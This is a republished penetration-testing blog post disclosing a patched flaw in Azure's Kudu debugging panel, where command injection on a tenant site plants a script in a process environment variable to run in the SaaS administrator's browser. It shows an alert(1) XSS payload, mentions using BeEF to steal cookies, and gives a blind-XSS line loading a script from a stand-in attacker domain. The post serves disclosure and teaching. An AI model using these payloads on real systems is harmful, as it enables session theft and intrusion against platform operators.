This article was originally published on the SANS pen-testing blog in 2016. I have lightly edited it for republishing here. The vulnerability was patched before the original went live.
Earlier in 2016 I found an interesting attack vector targeting websites deployed through Azure web apps, Microsoft’s cloud platform. It let an attacker who had already compromised a site go on to attack any administrator of the SaaS platform hosting it. The issue has since been patched, so we can talk about it.
A note on the name. I called this a sandbox escape at the time, and the label stuck, but it is more precise to call it a trust-boundary escape. No VM or runtime sandbox is broken here. What breaks is the boundary between a tenant and the operator running the platform: attacker-controlled data from a compromised site jumps into the authenticated browser of the SaaS administrator. That is the interesting part, and it is the part that took a while to land with Microsoft. I wrote a follow-up about that conversation in Revisiting the Azure Kudu XSS: what Microsoft said.
Introduction
Cloud providers deserve extra scrutiny because of what sits behind them: sandbox escapes and attacks against shared infrastructure. It is trivial today for a company to tag itself as “cloud”, but for the most part using the cloud is just using someone else’s server. Much of the responsibility stays with us, the client, to ask the right questions about maturity, security, and operations before signing. The Cloud Security Alliance’s Consensus Assessments Initiative Questionnaire and Sintef’s Cloud Security Requirements are both useful starting points.
Using Microsoft Azure as your cloud platform
Azure hosts everything from IaaS to PaaS to SaaS. The illustration below shows how a vendor might use Azure to resell a WordPress system to their clients:

The SaaS vendor uses its Azure credentials to authenticate to the management portal and to the Kudu engine. Kudu offers debugging tools and can even spawn command shells and PowerShell. Only the SaaS vendor’s Azure credentials unlock Kudu, not the WordPress administrator credentials.
The key principle with shared hosting is that a site should be fully segregated from others in the same environment, both from other customers and from the SaaS administration panels. Consider the danger if a mischievous site administrator could leverage their access to compromise other customers, or the SaaS administrators themselves. An attacker would only need to become a paying customer. In theory that should never happen. Azure allowed it.
Breaching the sandbox
I discovered this during a penetration test. I found a command injection flaw that let me run commands on the platform, which is already critical. During exploitation I noticed some commands made the process hang indefinitely, effectively a denial of service. tasklist was one of them.
That hang was the spark. We used the Kudu panel to investigate why the process was stuck, and to kill it:

Here is where stage two formed: attacking the Kudu administrator through the command injection. As the attacker, I control the processes shown in that overview. Filenames cannot contain < and >, but opening a process’s properties shows its entire environment, and from the command injection I can set environment variables:

So instead of an empty variable, I set the value to legitimate JavaScript through my backdoor, cad.php:

The request uses the backdoor to run set, creating an environment variable HACK with the value <script>alert(1)</script>, then chains tasklist with a URL-encoded ampersand. First I set the XSS payload, then I make the process persistent and hang it, so an administrator trying to debug the problem executes my script in their browser:

From here you would tailor the payload to the Azure SaaS administrator. Rather than a simple alert(1), include something like BeEF, the Browser Exploitation Framework, which can steal cookies, integrate with Metasploit, run social-engineering popups, proxy requests through the victim’s browser, port-scan the internal network, and more.
Finding your own sandbox escapes
To find issues in third-party apps like control panels and log viewers, you have to think outside the box. You are usually flying blind with no direct feedback that a payload fired, so you have to consider where your data ends up, possibly in a completely different application. These are blind exploitation issues: blind XSS, blind command injection.
The trick is out-of-band callbacks. Reference each payload to your own server with a unique value. For XSS, spray references to a unique remote script like <script src=http://hackerDomain.com/UniqueValue.js></script> and tail your access log; a request for that resource means the payload executed somewhere. For command injection, spray references to a unique domain and watch your nameserver for the lookup, or ping a unique subdomain and sniff for the ICMP echo. Burp Suite’s active scanner does exactly this with Burp Collaborator.
Conclusion
Get started testing your cloud vendors, but always get permission first. Bug bounty programs on HackerOne and Bugcrowd are good places to start. And when you are testing, always think outside the box.